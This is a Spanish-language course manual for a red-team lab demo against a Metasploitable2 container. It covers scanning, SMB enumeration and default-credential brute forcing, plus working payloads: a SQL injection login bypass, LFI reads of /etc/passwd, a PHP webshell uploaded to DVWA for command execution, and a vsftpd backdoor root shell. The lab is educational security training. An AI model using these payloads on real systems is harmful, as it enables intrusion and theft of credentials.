

Manual de Demostración — Red Team Lab

Redes 2 · Ciclo 2026 · Entrega 23 mayo

Índice

1. [Requisitos previos](#1-requisitos-previos)
2. [Levantar el entorno](#2-levantar-el-entorno)
3. [Verificar conectividad (smoke tests)](#3-verificar-conectividad)
4. [Fase 1 — Reconocimiento](#4-fase-1--reconocimiento)
5. [Fase 2 — Escaneo de puertos](#5-fase-2--escaneo-de-puertos)
6. [Fase 3 — Enumeración HTTP](#6-fase-3--enumeración-http)
7. [Fase 4 — Credenciales](#7-fase-4--credenciales)
8. [Fase 5 — Explotación web](#8-fase-5--explotación-web)
9. [Fase 6 — DoS (coordinado con Blue Team)](#9-fase-6--dos)
10. [Fase 7 — Post-explotación](#10-fase-7--post-explotación)
11. [Ver evidencias](#11-ver-evidencias)
12. [Detener el entorno](#12-detener-el-entorno)
13. [Referencia rápida de comandos](#13-referencia-rápida)

1. Requisitos previos

Software necesario en el equipo del presentador

Software	Versión mínima	Descarga
Docker Desktop	4.x	docker.com/products/docker-desktop
Git	2.x	git-scm.com
Terminal	PowerShell 7+ o CMD	incluido en Windows

Clonar el repositorio

Ejecutar **una sola vez** en la máquina donde se hará la demo:

```
git clone https://github.com/govandoh/Red-team-env-project.git C:\Project-Red-Team
cd C:\Project-Red-Team
```

Si el repositorio ya está clonado, actualizar a la versión más reciente:

```
cd C:\Project-Red-Team
git pull origin master
```

2. Levantar el entorno

Todos los comandos de esta sección se ejecutan en **PowerShell** desde **C:\Project-Red-Team**.

2.1 Iniciar Docker Desktop

Abrir Docker Desktop y esperar a que el ícono de la bandeja del sistema muestre "Docker Desktop is running".

2.2 Construir e iniciar los contenedores

```
cd C:\Project-Red-Team\docker
docker compose up -d --build
```

El primer arranque descarga imágenes (~2-3 GB). Las siguientes veces tarda ~30 segundos.

Salida esperada:

```
[+] Building ...
[+] Running 3/3
✓ Network lab-net          Created
✓ Container redteam-target Started
✓ Container redteam-kali   Started
```

2.3 Verificar que ambos contenedores están corriendo

```
docker ps
```

Salida esperada:

CONTAINER ID	IMAGE	STATUS	NAMES
xxxxxxxxxxxx	kalilinux/kali-rolling	Up X seconds	redteam-kali
xxxxxxxxxxxx	tleemcjr/metasploitable2	Up X seconds	redteam-target

Si **redteam-target** aparece en **Restarting**, esperar 30 segundos y volver a verificar — Metasploitable2 tarda en iniciar todos sus servicios.

2.4 Verificar conectividad básica

```
docker exec redteam-kali ping -c 3 172.20.0.20
```

Salida esperada: 3 paquetes enviados, 0% packet loss.

3. Verificar conectividad

El proyecto incluye un script de smoke tests que valida el entorno antes de empezar.

```
docker exec redteam-kali bash /root/scripts/lib/test-common.sh
```

Salida esperada (6 tests pasando):

```
[PASS] Target 172.20.0.20 is reachable (ping)
[PASS] SSH port 22 is open on target
[PASS] HTTP port 80 is open on target
[PASS] FTP port 21 is open on target
[PASS] validate_target rejects out-of-scope IP
[PASS] validate_target accepts 172.20.0.20
--- 6/6 passed ---
```

Si algún test falla, esperar 30 segundos y repetir — Metasploitable2 puede tardar hasta 2 minutos en tener todos los servicios activos.

4. Fase 1 — Reconocimiento

Objetivo: Descubrir hosts activos en la red, obtener banners de servicios y resolver DNS inverso.

Técnicas: Ping sweep (nmap -sn), banner grabbing (netcat), DNS reverso (dig).

Ejecutar

```
docker exec redteam-kali bash -c "LAB_TARGET=172.20.0.20 bash /root/scripts/phase-1-recon/recon.sh"
```

Qué hace el script paso a paso

14. **Ping sweep** — Escanea toda la subred **172.20.0.0/24** para descubrir hosts activos:

```
nmap -sn 172.20.0.0/24
```

15. **Banner grabbing** — Se conecta a puertos comunes (21, 22, 23, 25, 80, 139, 443, 445, 3306) y captura el banner de cada servicio:

```
nc -v -w 2 172.20.0.20 <puerto>
```

16. **DNS reverso** — Resuelve el nombre de host del target:

```
dig -x 172.20.0.20 +short
```

Resultado esperado

```
=====
Phase 1 - Reconnaissance
Target   : 172.20.0.20
Date     : YYYY-MM-DD HH:MM:SS
=====
[INFO] Ping sweep over 172.20.0.0/24
[INFO] Banner grabbing on common ports of 172.20.0.20
[INFO] Reverse DNS lookup for 172.20.0.20
[INFO] Evidence saved at: /root/.loot/phase-1-recon/<timestamp>/
```

Evidencia generada

Archivo	Contenido
ping-sweep.txt	Hosts activos en 172.20.0.0/24
banners.txt	Banners de cada puerto
dns-reverse.txt	Nombre DNS del target

```
Administrador: Windows PowerShell
PS D:\Project-Rad-Team> .\gns3\demo-fase.ps1 -Fase 1
=== FASE 1 ð Reconocimiento ===
=====
Phase 1 ð Reconnaissance
Target : 172.20.0.20
Network : 172.20.0.0/24
Date : 2026-06-01 02:25:49
Output : /root/.loot/phase-1-recon/20260601-022549
=====
[2026-06-01 02:25:49] [I0;32mINFO[I0m] Ping sweep over 172.20.0.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-01 02:25 +0000
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify va
lid servers with --dns-servers
Nmap scan report for 172.20.0.20
Host is up (0.00055s latency).
MAC Address: 02:42:55:C4:1F:00 (Unknown)
Nmap scan report for 172.20.0.30
Host is up (0.013s latency).
MAC Address: 02:42:B3:4E:23:00 (Unknown)
Nmap scan report for 172.20.0.31
Host is up (0.011s latency).
MAC Address: 02:42:7B:F9:6A:00 (Unknown)
Nmap scan report for 172.20.0.50
Host is up (0.0031s latency).
MAC Address: 02:42:04:31:56:00 (Unknown)
Nmap scan report for 172.20.0.51
Host is up (0.0091s latency).
MAC Address: 02:42:9D:88:9B:00 (Unknown)
Nmap scan report for 172.20.0.52
Host is up (0.012s latency).
MAC Address: 02:42:18:04:F6:00 (Unknown)
Nmap scan report for 172.20.0.53
Host is up (0.013s latency).
MAC Address: 02:42:27:C4:DB:00 (Unknown)
Nmap scan report for 172.20.0.10
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 2.05 seconds
[2026-06-01 02:25:51] [I0;32mINFO[I0m] Banner grabbing on common ports of 172.20.0.20
[2026-06-01 02:26:06] [I0;32mINFO[I0m] Reverse DNS lookup for 172.20.0.20
/root/scripts/phase-1-recon/recon.sh: line 24: 5154 Aborted (core dumped) dig -x "${LAB_TARGET}"
[2026-06-01 02:26:08] [I0;32mINFO[I0m] Evidence saved at: /root/.loot/phase-1-recon/20260601-022549
[2026-06-01 02:26:08] [I0;32mINFO[I0m] Files generated:
total 20
drwxr-xr-x 2 root root 4096 Jun 1 02:26 .
drwxr-xr-x 8 root root 4096 Jun 1 02:25 ..
-rw-r--r-- 1 root root 925 Jun 1 02:26 banners.txt
-rw-r--r-- 1 root root 0 Jun 1 02:26 dns-reverse.txt
-rw-r--r-- 1 root root 1168 Jun 1 02:25 ping-sweep.txt
-rw-r--r-- 1 root root 678 Jun 1 02:26 run.log

-- Extrayendo evidencia: phase-1-recon -> evidence\phase-1-recon\
[OK] evidence\phase-1-recon\20260601-022549\

Name      KB
-----
banners.txt 0.9
dns-reverse.txt 0
ping-sweep.txt 1.1
run.log 1

=====
Fase 1 completada. Evidencia guardada en Windows.
=====
```

5. Fase 2 — Escaneo de puertos

Objetivo: Descubrir todos los puertos abiertos, identificar versiones de servicios y detectar el sistema operativo.

Técnicas: Escaneo SYN completo (nmap -sS -p-), fingerprinting de versiones (-sV), detección de OS (-O), scripts NSE de vulnerabilidades.

Duración estimada: 5-10 minutos (escaneo completo de 65535 puertos).

Ejecutar

```
docker exec redteam-kali bash -c "LAB_TARGET=172.20.0.20 bash /root/scripts/phase-2-scanning/port-scan.sh"
```

Qué hace el script paso a paso

17. **Escaneo SYN completo** con detección de versión y OS:

```
nmap -sS -sV -O -p- --min-rate 1000 172.20.0.20
```

Genera tres archivos de salida: **.nmap** (texto), **.xml** (XML), **.gnmap** (grep-able).

18. **Resumen de puertos abiertos** — Extrae y lista solo los puertos en estado **open**:

```
grep "/open/" full-scan.gnmap | tr ',' '\n' | grep "/open/"
```

19. **Scripts NSE de vulnerabilidades** — Lanza los scripts del módulo **vuln** de nmap:

```
nmap --script vuln 172.20.0.20
```

Resultado esperado

Metasploitable2 expone ~30 puertos. Los más relevantes:

```
21/tcp  open  ftp      vsftpd 2.3.4
22/tcp  open  ssh      OpenSSH 4.7p1
23/tcp  open  telnet   Linux telnetd
25/tcp  open  smtp     Postfix
80/tcp  open  http     Apache/2.2.8
139/tcp open  netbios  Samba smbd
445/tcp open  microsoft Samba smbd
3306/tcp open  mysql    MySQL 5.0.51a
5432/tcp open  postgresql PostgreSQL 8.3
```

Evidencia generada

Archivo	Contenido
full-scan.nmap	Salida completa del escaneo
full-scan.xml	Salida XML (importable en Metasploit)
open-ports.txt	Lista limpia de puertos abiertos
vuln-scripts.txt	Vulnerabilidades detectadas por NSE

```

PS D:\Project-Red-Team> .\gns3\demo-fase.ps1 -Fase 2
=== FASE 2 ù Escaneo de puertos <puertos clave, modo demo> ===
=====
Phase 2 ù Port scan + version detection <demo>
Target : 172.20.0.20
Network : 172.20.0.0/24
Date : 2026-06-01 02:35:15
Output : /root/.loot/phase-2-scanning/20260601-023515
=====
[2026-06-01 02:35:15] [I0:32mINFO] Escaneando puertos clave en 172.20.0.20 <modo rapido>
Starting Nmap 7.99 < https://nmap.org > at 2026-06-01 02:35 +0000
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify va
lid servers with --dns-servers
Nmap scan report for 172.20.0.20
Host is up (0.0016s latency).
Not shown: 4 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAU/2)
139/tcp   open  netbios-ssn  Samba smbd 3.8 - 4.8 (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.8 - 4.8 (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           UMC (protocol 3.3)
MAC Address: 02:42:55:C4:1F:00 (Unknown)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
[2026-06-01 02:35:27] [I0:32mINFO] Generando resumen de puertos abiertos
[2026-06-01 02:35:28] [I0:32mINFO] Evidence saved at: /root/.loot/phase-2-scanning/20260601-023515
[2026-06-01 02:35:28] [I0:32mINFO] Files generated:
total 32
drwxr-xr-x 2 root root 4096 Jun 1 02:35 .
drwxr-xr-x 6 root root 4096 Jun 1 02:35 ..
-rw-r--r-- 1 root root 145 Jun 1 02:35 open-ports.txt
-rw-r--r-- 1 root root 930 Jun 1 02:35 port-scan.gnmap
-rw-r--r-- 1 root root 1396 Jun 1 02:35 port-scan.nmap
-rw-r--r-- 1 root root 4242 Jun 1 02:35 port-scan.xml
-rw-r--r-- 1 root root 646 Jun 1 02:35 run.log

-- Extrayendo evidencia: phase-2-scanning -> evidence\phase-2-scanning\
[OK] evidence\phase-2-scanning\20260601-023515\

Name      KB
----
open-ports.txt 0.1
port-scan.gnmap 0.9
port-scan.nmap 1.4
port-scan.xml 4.1
run.log 0.6

=====
Fase 2 completada. Evidencia guardada en Windows.

```

6. Fase 3 — Enumeración HTTP

Objetivo: Descubrir directorios y aplicaciones web, detectar vulnerabilidades HTTP conocidas, identificar el stack tecnológico.

Técnicas: Nikto (scanner de vulnerabilidades web), Gobuster (fuerza bruta de directorios), Whatweb (fingerprinting).

Ejecutar

```
docker exec redteam-kali bash -c "LAB_TARGET=172.20.0.20 bash /root/scripts/phase-3-enumeration/enum-http.sh"
```

Qué hace el script paso a paso

20. **Nikto** — Escaneo automatizado de vulnerabilidades HTTP:

```
nikto -h http://172.20.0.20:80 -o nikto.txt
```

Detecta: versiones desactualizadas, headers de seguridad faltantes, directorios expuestos, phpinfo expuesto.

21. **Gobuster** — Descubrimiento de directorios por fuerza bruta:

```
gobuster dir -u http://172.20.0.20 -w /usr/share/dirb/wordlists/common.txt
```

22. Whatweb — Fingerprinting del stack tecnológico:

```
whatweb -v http://172.20.0.20
```

Resultado esperado

Directorios descubiertos en Metasploitable2:

```
/dvwa      - Damn Vulnerable Web App
/mutillidae - Mutillidae (OWASP Top 10 demo)
/phpMyAdmin - Administración MySQL
/phpinfo.php - Información del servidor PHP
/twiki     - Wiki vulnerable
/dav       - WebDAV habilitado
```

Evidencia generada

Archivo	Contenido
<code>nikto.txt</code>	Vulnerabilidades y hallazgos HTTP
<code>gobuster.txt</code>	Directorios descubiertos con status codes
<code>whatweb.txt</code>	Stack tecnológico identificado

```

Administrador: Windows PowerShell

PS D:\Project-Red-Team> .\gns3\demo-fase.ps1 -Fase 3
=== FASE 3 a Enumeracion HTTP + SMB (modo demo) ===
=====
Phase 3 a Enumeracion HTTP + SMB (demo)
Target : 172.20.0.20
Network : 172.20.0.0/24
Date : 2026-06-01 02:36:14
Output : /root/.loot/phase-3-enumeration/20260601-023614
=====
[2026-06-01 02:36:14] [I0:32mINFOI0m] WhatWeb fingerprint en http://172.20.0.20:80
http://172.20.0.20:80 [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) D
AV/2], IP[172.20.0.20], PHP[5.2.4-2ubuntu5.10], Title[Metasploitable2 - Linux], WebDAV[2], X-Powered-By[PHP/5.2.4-2ub
untu5.10]
[2026-06-01 02:36:18] [I0:32mINFOI0m] Gobuster directorios en http://172.20.0.20:80
.htpasswd <Status: 403> [Size: 293]
.htaccess <Status: 403> [Size: 293]
.hta <Status: 403> [Size: 288]
cgi-bin/ <Status: 403> [Size: 292]
dav <Status: 301> [Size: 313] [---> http://172.20.0.20/dav/]
index.php <Status: 200> [Size: 891]
index <Status: 200> [Size: 891]
phpMyAdmin <Status: 301> [Size: 320] [---> http://172.20.0.20/phpMyAdmin/]
server-status <Status: 403> [Size: 297]
phpinfo <Status: 200> [Size: 48005]
phpinfo.php <Status: 200> [Size: 48017]
test <Status: 301> [Size: 314] [---> http://172.20.0.20/test/]
twiki <Status: 301> [Size: 315] [---> http://172.20.0.20/twiki/]
[2026-06-01 02:36:23] [I0:32mINFOI0m] Directorios encontrados:
.htpasswd <Status: 403> [Size: 293]
.htaccess <Status: 403> [Size: 293]
.hta <Status: 403> [Size: 288]
cgi-bin/ <Status: 403> [Size: 292]
dav <Status: 301> [Size: 313] [---> http://172.20.0.20/dav/]
index.php <Status: 200> [Size: 891]
index <Status: 200> [Size: 891]
phpMyAdmin <Status: 301> [Size: 320] [---> http://172.20.0.20/phpMyAdmin/]
server-status <Status: 403> [Size: 297]
phpinfo <Status: 200> [Size: 48005]
phpinfo.php <Status: 200> [Size: 48017]
test <Status: 301> [Size: 314] [---> http://172.20.0.20/test/]
twiki <Status: 301> [Size: 315] [---> http://172.20.0.20/twiki/]
l) [Size: 315] [---> http://172.20.0.20/twiki/]
[2026-06-01 02:36:23] [I0:32mINFOI0m] Enum4linux SMB en 172.20.0.20
[34m =====< [0m[32mEnumerating Workgroup/Domain on 172.20.0.20[0m[34m ]=====
=====
[+] [0m[32mGot domain/workgroup name: WORKGROUP
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
[+] [0m[32mServer 172.20.0.20 allows sessions using username '', password ''
[+] [0m[32mCan't determine if host is part of domain or part of a workgroup
[E] [0m[31mCan't get OS info with smbclient
[+] [0m[32mGot OS info for 172.20.0.20 from srvinfo:
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxyl] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbba]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbba]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]

```



```
Administrador: Windows PowerShell
user:[postfix] rid:[0x4bc1]
user:[service] rid:[0xbbc1]
user:[list] rid:[0x4341]
user:[irc] rid:[0x4361]
user:[ftp] rid:[0x4be1]
user:[tomcat55] rid:[0x4c41]
user:[sync] rid:[0x3f01]
user:[luucpl] rid:[0x3fc1]
[34m =====< [0m[32mShare Enumeration on 172.20.0.20[0m[34m >=====
=====
Sharename      Type      Comment
Workgroup
[+] [0m[32mAttempting to map shares on 172.20.0.20
[!] [0m[31mCan't understand response:
[+] Attaching to 172.20.0.20 using a NULL share
[+] Trying protocol 139/SMB...
[+] Found domain(s):
[+] Password Info for Domain: METASPLOITABLE2
[+] Minimum password length: 5
[+] Maximum password age: Not Set
[+] Minimum password age: None
[+] [0m[32mRetrieved partial password policy with rpcclient:
[+] [0m[32mGetting builtin groups:
[+] [0m[32m Getting builtin group memberships:
[+] [0m[32m Getting local groups:
[+] [0m[32m Getting local group memberships:
[+] [0m[32m Getting domain groups:
[+] [0m[32m Getting domain group memberships:
[!] [0m[36mFound new SID:
[+] [0m[32mEnumerating users using SID S-1-5-21-371895617-67743124-91815573 and logon username '', password ''

-- Extrayendo evidencia: phase-3-enumeration -> evidence\phase-3-enumeration\
[0K] evidence\phase-3-enumeration\20260601-023614\

Name      KB
----      --
enum4linux.txt  12
gobuster.txt    0.8
run.log        0.6
whatweb.txt     0.2

=====
Fase 3 completada. Evidencia guardada en Windows.
=====
```

7. Fase 4 — Credenciales

Objetivo: Obtener acceso autenticado a servicios usando credenciales por defecto conocidas de Metasploitable2.

7.1 Credenciales por defecto (ejecutar primero)

```
docker exec redteam-kali bash -c "LAB_TARGET=172.20.0.20 bash /root/scripts/phase-4-credentials/default-creds.sh"
```

Qué hace:

El script prueba 7 pares de credenciales conocidas de Metasploitable2 contra SSH y FTP:

```
msfadmin:msfadmin
root:root
admin:admin
user:user
postgres:postgres
service:service
vagrant:vagrant
```

Para SSH usa los flags necesarios para conectarse a OpenSSH 4.7p1 (protocolo legacy):

```
sshpass -p "msfadmin" ssh \
-o KexAlgorithms=+diffie-hellman-group1-sha1 \
-o "MACs=+hmac-md5,hmac-sha1" \
-o HostKeyAlgorithms=+ssh-rsa \
172.20.0.20 "id"
```

Resultado esperado:

```
[INFO] Trying SSH  msfadmin:msfadmin
ssh,msfadmin,msfadmin,SUCCESS
[INFO] Trying FTP  msfadmin:msfadmin
ftp,msfadmin,msfadmin,SUCCESS
...
[INFO] Summary of successful logins:
ssh,msfadmin,msfadmin,SUCCESS
ftp,msfadmin,msfadmin,SUCCESS
ssh,user,user,SUCCESS
```

7.2 Brute force con Hydra (opcional si default-creds no encuentra nada)

```
docker exec redteam-kali bash -c "LAB_TARGET=172.20.0.20 bash /root/scripts/phase-4-credentials/brute-force.sh"
```

Qué hace:

```
hydra -L /usr/share/wordlists/metasploit/unix_users.txt \
-P passwords-100.txt \
-t 4 -V -f \
ssh://172.20.0.20
```

Limita a 100 contraseñas para no tardar horas. Si default-creds.sh ya encontró **msfadmin:msfadmin**, este paso es opcional.

Evidencia generada

Archivo	Contenido
default-creds-results.txt	CSV con resultado de cada par
hydra-results.txt	Credenciales encontradas por Hydra

```

PS D:\Project-Red-team> .\gns3\demo-fase.psi -Fase 4
=== FASE 4 ù Credenciales por defecto ===
=====
Phase 4 ù Default credentials check
Target   : 172.20.0.20
Network  : 172.20.0.0/24
Date     : 2026-06-01 02:37:18
Output   : /root/.loot/phase-4-credentials/20260601-023718
=====
[2026-06-01 02:37:18] [I0:32mINFO[I0m] Testing 7 credential pairs against SSH and FTP
[2026-06-01 02:37:18] [I0:32mINFO[I0m] Trying SSH  msfadmin:msfadmin
ssh.msfaadmin.msfaadmin,uid=1000(msfaadmin) gid=1000(msfaadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),
30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfaadmin)
SUCCESS
[2026-06-01 02:37:19] [I0:32mINFO[I0m] Trying FTP  msfadmin:msfadmin
ftp.msfaadmin.msfaadmin,SUCCESS
[2026-06-01 02:37:19] [I0:32mINFO[I0m] Trying SSH  root:root
ssh.root.root,FAILED
[2026-06-01 02:37:20] [I0:32mINFO[I0m] Trying FTP  root:root
ftp.root.root,FAILED
[2026-06-01 02:37:23] [I0:32mINFO[I0m] Trying SSH  admin:admin
ssh.admin.admin,FAILED
[2026-06-01 02:37:25] [I0:32mINFO[I0m] Trying FTP  admin:admin
ftp.admin.admin,FAILED
[2026-06-01 02:37:28] [I0:32mINFO[I0m] Trying SSH  user:user
ssh.user.user,uid=1001(user) gid=1001(user) groups=1001(user)
SUCCESS
[2026-06-01 02:37:28] [I0:32mINFO[I0m] Trying FTP  user:user
ftp.user.user,FAILED
[2026-06-01 02:37:28] [I0:32mINFO[I0m] Trying SSH  postgres:postgres
ssh.postgres.postgres,uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
SUCCESS
[2026-06-01 02:37:29] [I0:32mINFO[I0m] Trying FTP  postgres:postgres
ftp.postgres.postgres,SUCCESS
[2026-06-01 02:37:29] [I0:32mINFO[I0m] Trying SSH  service:service
ssh.service.service,uid=1002(service) gid=1002(service) groups=1002(service)
SUCCESS
[2026-06-01 02:37:29] [I0:32mINFO[I0m] Trying FTP  service:service
ftp.service.service,FAILED
[2026-06-01 02:37:29] [I0:32mINFO[I0m] Trying SSH  vagrant:vagrant
ssh.vagrant.vagrant,FAILED
[2026-06-01 02:37:31] [I0:32mINFO[I0m] Trying FTP  vagrant:vagrant
ftp.vagrant.vagrant,FAILED
[2026-06-01 02:37:34] [I0:32mINFO[I0m] Testing database default credentials
[2026-06-01 02:37:34] [I0:32mINFO[I0m] Trying MySQL  root:(empty password)
mysql.root.,FAILED
[2026-06-01 02:37:34] [I0:32mINFO[I0m] Trying PostgreSQL postgres:postgres
postgresql.postgres.postgres,FAILED
[2026-06-01 02:37:34] [I0:32mINFO[I0m] Summary of successful logins:
SUCCESS
ftp.msfaadmin.msfaadmin,SUCCESS
SUCCESS
SUCCESS
ftp.postgres.postgres,SUCCESS
SUCCESS
[2026-06-01 02:37:34] [I0:32mINFO[I0m] Evidence saved at: /root/.loot/phase-4-credentials/20260601-023718
[2026-06-01 02:37:34] [I0:32mINFO[I0m] Files generated:
total 16
drwxr-xr-x 2 root root 4096 Jun  1 02:37 .
drwxr-xr-x 5 root root 4096 Jun  1 02:37 ..
-rw-r--r-- 1 root root 810 Jun  1 02:37 default-creds-results.txt
-rw-r--r-- 1 root root 1876 Jun  1 02:37 run.log

-- Extrayendo evidencia: phase-4-credentials -> evidence\phase-4-credentials\
[OK] evidence\phase-4-credentials\20260601-023718\

Name                               KB
---
default-creds-results.txt 0.8
run.log                   2

=====
Fase 4 completada. Evidencia guardada en Windows.
=====

```

8. Fase 5 — Explotación web

Objetivo: Confirmar y explotar vulnerabilidades en las aplicaciones web de Metasploitable2.

8.1 SQL Injection — Prueba automatizada con sqlmap

```
docker exec redteam-kali bash -c "LAB_TARGET=172.20.0.20 bash /root/scripts/phase-5-exploitation/web-sqli.sh"
```

Qué hace:

```
sqlmap -u "http://172.20.0.20/mutillidae/index.php?page=login.php" \
--batch --level=2 --risk=1 --forms --dbs
```

8.2 SQL Injection — Confirmación manual (demo visual recomendada)

Abrir en el navegador del host (no dentro del contenedor):

```
http://172.20.0.20/mutillidae/index.php?page=login.php
```

En el campo **Username** ingresar el siguiente payload:

```
admin' OR '1'='1
```

En **Password** ingresar cualquier texto, por ejemplo:

```
cualquiercosa
```

Hacer clic en **Login**. La aplicación mostrará el login exitoso y el query SQL ejecutado:

```
SELECT * FROM accounts WHERE username='admin' OR '1'='1' AND password='cualquiercosa'
```

Esto confirma inyección SQL: la condición **'1'='1'** siempre es verdadera, bypassando la autenticación.

Para mostrar desde línea de comandos (dentro del Kali):

```
docker exec redteam-kali bash -c "
curl -s -X POST \
  'http://172.20.0.20/mutillidae/index.php?page=login.php' \
  -d 'username=admin%27+OR+%271%27%3D%271&password=x&login-php-submit-button=Login' \
  | grep -i 'logged in\|query\|accounts'
"
```

8.3 LFI — Local File Inclusion

```
docker exec redteam-kali bash -c "
curl -s 'http://172.20.0.20/mutillidae/index.php?page=../../../../etc/passwd' \
  | grep -E '^[a-z_][a-z0-9_-]*:x:'
"
```

Resultado esperado:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
```

Otros archivos que se pueden extraer por LFI:

```
# /etc/hosts
docker exec redteam-kali bash -c "curl -s
'http://172.20.0.20/mutillidae/index.php?page=../../../../etc/hosts'"

# /proc/version (kernel del servidor)
docker exec redteam-kali bash -c "curl -s
'http://172.20.0.20/mutillidae/index.php?page=../../../../proc/version'"

```

8.4 File Upload + RCE — Webshell en DVWA

Paso 1: Verificar que DVWA está en modo "low security":

Abrir en el navegador:

```
http://172.20.0.20/dvwa/security.php
```

Iniciar sesión con **admin** / **password**, seleccionar "low" y guardar.

Paso 2 (desde línea de comandos): Login, upload y verificación de ejecución remota:

```
docker exec redteam-kali bash -c "  
# Crear webshell  
echo '<?php echo shell_exec(\$_GET[\"cmd\"]); ?>' > /tmp/shell-test.php  
  
# Login a DVWA  
curl -s -c /tmp/dvwa.txt \  
-d 'username=admin&password=password&Login=Login' \  
-L 'http://172.20.0.20/dvwa/login.php' > /dev/null  
  
# Upload de la shell  
curl -s -b /tmp/dvwa.txt \  
-F 'uploaded=@/tmp/shell-test.php;type=image/jpeg' \  
-F 'Upload=Upload' \  
'http://172.20.0.20/dvwa/vulnerabilities/upload/' \  
| grep -i 'succesfully\|error'  
"
```

Resultado esperado:

```
../../hackable/uploads/shell-test.php succesfully uploaded!
```

Paso 3: Verificar ejecución remota de código:

```
docker exec redteam-kali bash -c "  
echo '=== id ==='; curl -s 'http://172.20.0.20/dvwa/hackable/uploads/shell-  
test.php?cmd=id'  
echo '=== uname -a ==='; curl -s 'http://172.20.0.20/dvwa/hackable/uploads/shell-  
test.php?cmd=uname+-a'  
echo '=== whoami ==='; curl -s 'http://172.20.0.20/dvwa/hackable/uploads/shell-  
test.php?cmd=whoami'  
"
```

Resultado esperado:

```
=== id ===  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
=== uname -a ===  
Linux vulnerable-server ...  
=== whoami ===  
www-data
```

8.5 Script completo (LFI + upload automatizados)

```
docker exec redteam-kali bash -c "LAB_TARGET=172.20.0.20 bash /root/scripts/phase-5-  
exploitation/web-shells.sh"
```

Evidencia generada

Archivo	Contenido
lfi-passwd.txt	Contenido de /etc/passwd del target

lfi-url.txt	URL exacta que explotó LFI
upload-rce.txt	Confirmación de RCE con salidas de id y uname
shell-test.php	Webshell subida al servidor

```

PS D:\Project-Red-Team> .\gns3\demo-fase.ps1 -Fase 5
=== FASE 5a ù Explotacion: vsftpd backdoor root <CVE-2011-2523> ===
=====
Phase 5 ù Metasploit: vsftpd 2.3.4 backdoor <CVE-2011-2523>
Target : 172.20.0.20
Network : 172.20.0.0/24
Date : 2026-06-01 02:38:08
Output : /root/.loot/phase-5-exploitation/20260601-023808
=====
[2026-06-01 02:38:08] [[0:32mINFO[0m] Attempting Metasploit batch run...
[*] Processing /root/.loot/phase-5-exploitation/20260601-023808/vsftpd-exploit.rc for ERB directives.
resource </root/.loot/phase-5-exploitation/20260601-023808/vsftpd-exploit.rc>> spool /root/.loot/phase-5-exploitation/20260601-023808/msf-vsftpd.txt
[*] Spooling to file /root/.loot/phase-5-exploitation/20260601-023808/msf-vsftpd.txt...
resource </root/.loot/phase-5-exploitation/20260601-023808/vsftpd-exploit.rc>> use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
resource </root/.loot/phase-5-exploitation/20260601-023808/vsftpd-exploit.rc>> set RHOSTS 172.20.0.20
RHOSTS => 172.20.0.20
resource </root/.loot/phase-5-exploitation/20260601-023808/vsftpd-exploit.rc>> set RPORT 21
RPORT => 21
resource </root/.loot/phase-5-exploitation/20260601-023808/vsftpd-exploit.rc>> set PAYLOAD cmd/unix/interact
[-] The value specified for PAYLOAD is not valid.
5-1 172.20.0.20:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
resource </root/.loot/phase-5-exploitation/20260601-023808/vsftpd-exploit.rc>> exit
[2026-06-01 02:38:18] [[0:32mINFO[0m] Triggering vsftpd backdoor via FTP (USER root:))
[2026-06-01 02:38:20] [[0:32mINFO[0m] Connecting to backdoor shell on 172.20.0.20:6200
[2026-06-01 02:38:28] [[0:32mINFO[0m] SUCCESS: shell response captured in /root/.loot/phase-5-exploitation/20260601-023808/vsftpd-shell.txt
=== IDENTITY ===
uid=0(root) gid=0(root)
root
[2026-06-01 02:38:28] [[0:32mINFO[0m] CONFIRMED root shell via vsftpd 2.3.4 backdoor <CVE-2011-2523>
